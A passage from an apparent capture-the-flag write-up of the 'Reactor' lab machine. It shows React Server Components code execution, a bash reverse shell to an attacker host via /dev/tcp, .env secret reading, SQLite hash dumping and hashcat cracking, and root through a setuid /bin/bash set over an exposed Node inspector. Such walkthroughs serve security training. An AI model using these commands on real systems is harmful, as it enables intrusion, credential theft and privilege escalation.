
Repeating the technique with whoami yields another 303 redirect whose x-action-redirect header contains only the string node. This final confirmation establishes that the application is running as the unprivileged node user and that the React2shell gadget provides reliable RCE.
Remote Code Execution on Reactor machine

Start a netcat listener on the attacker machine with nc -lvnp 9007. The listener waits for the incoming connection from the target.

We prepare a reverse-shell payload using the same React Server Components gadget. We embed the command bash -i >& /dev/tcp/10.10.15.235/9007 0>&1 inside child_process.exec.

The listener receives a connection from 10.129.146.247. A shell as the node user drops, landing in /opt/reactor-app with the typical “no job control” warnings of a non-interactive bash session.
Application Files

Inside the shell, ls -la reveals the application directory contents, including .env, reactor.db, next.config.js, and the usual Next.js folders, confirming the working directory of the Node process.

Reading the .env file exposes configuration details: the SQLite database path, a sensor API key, an internal alert webhook URL, and the production Node environment setting.
SQLite Database

A second ls -la highlights the presence of the reactor.db SQLite database file, which will be the next target for enumeration.

Launching sqlite3 without a database argument confirms that the binary is available.

Open the persistent database with sqlite3 reactor.db. The session is now ready. Query the tables next. Extract any stored credentials or sensitive data.

Inside the SQLite database, the .tables command lists two tables: sensor_logs and users. The users table is the immediate point of interest for credential extraction.

Querying SELECT * FROM users; returns two accounts. The engineer user has the MD5 hash 39d97110eafe2a9a68639812cd271e8e and the email engineer@reactor.htb, providing a clear target for offline cracking.
Password Cracking

The extracted MD5 hashes are fed to hashcat (-m 0) using the rockyou wordlist. The tool starts with a pure kernel and begins dictionary attacks against both digests.

Hashcat quickly recovers the engineer password as reactor1. The session ends with a 50 % recovery rate after exhausting the wordlist in only a few seconds.

Examining /etc/passwd on the target confirms that the engineer account exists, uses a valid Bash shell, and has /home/engineer as its home directory.

Switching to the engineer user with the cracked password reactor1 succeeds, dropping a shell as engineer@reactor inside the application directory.

Use SSH from the attacker machine with the credentials engineer / reactor1. A clean interactive session opens. The ReactorWatch ASCII banner appears.

Read the user flag from ~/user.txt and print the hash.
Escalate to Root Privilege Escalation on the Reactor machine
Privilege Escalation:

Running sudo -l as engineer returns “Sorry, user engineer may not run sudo on reactor.”, indicating that privilege escalation will require a different vector.
Node Inspector Discovery

Run ps -aux to start local enumeration. Look for interesting services, misconfigurations, or privilege-escalation paths.

Continuing the process list reveals a root-owned Node process running with the inspect flag: /usr/bin/node –inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js. This exposes a debug port bound only to localhost, offering a potential privilege-escalation vector.

I rechecked /bin/bash to verify whether the setuid bit persisted. The output shows -rwxr-xr-x, confirming that the previous privilege-escalation change was temporary.
Direct Inspector Access

The engineer user connects to the local Node inspector with node inspect 127.0.0.1:9229 and executes a command that sets the setuid bit on /bin/bash (chmod 4777 /bin/bash), successfully abusing the debug interface for root-level file modification.

Verification with ls -la /bin/bash confirms the binary is now setuid-root (-rwsrwxrwx), allowing any user to spawn a root shell.
Root Shell

Running /bin/bash -p immediately drops a root shell (bash-5.2#), completing the privilege escalation.

Read the root flag from /root/root.txt and print the hash.
Alternative Access to the Node Inspector
SSH Port Forwarding

Alternatively, SSH local port forwarding (
ssh -L 9229:127.0.0.1:9229) exposes the Node inspector on the attacker machine.

After establishing the tunnel, browsing to http://127.0.0.1:9229/ returns the expected “WebSockets request was expected” message, confirming that the forwarded port reaches the inspector endpoint.
Firefox Proxy Configuration

The Firefox proxy settings now point to the local tunnel (
127.0.0.1:9229), allowing to interact with the remote Node process.

A second visit to the inspector URL again shows the WebSockets message, verifying that the tunnel and proxy configuration are correctly routing traffic to the debug port.
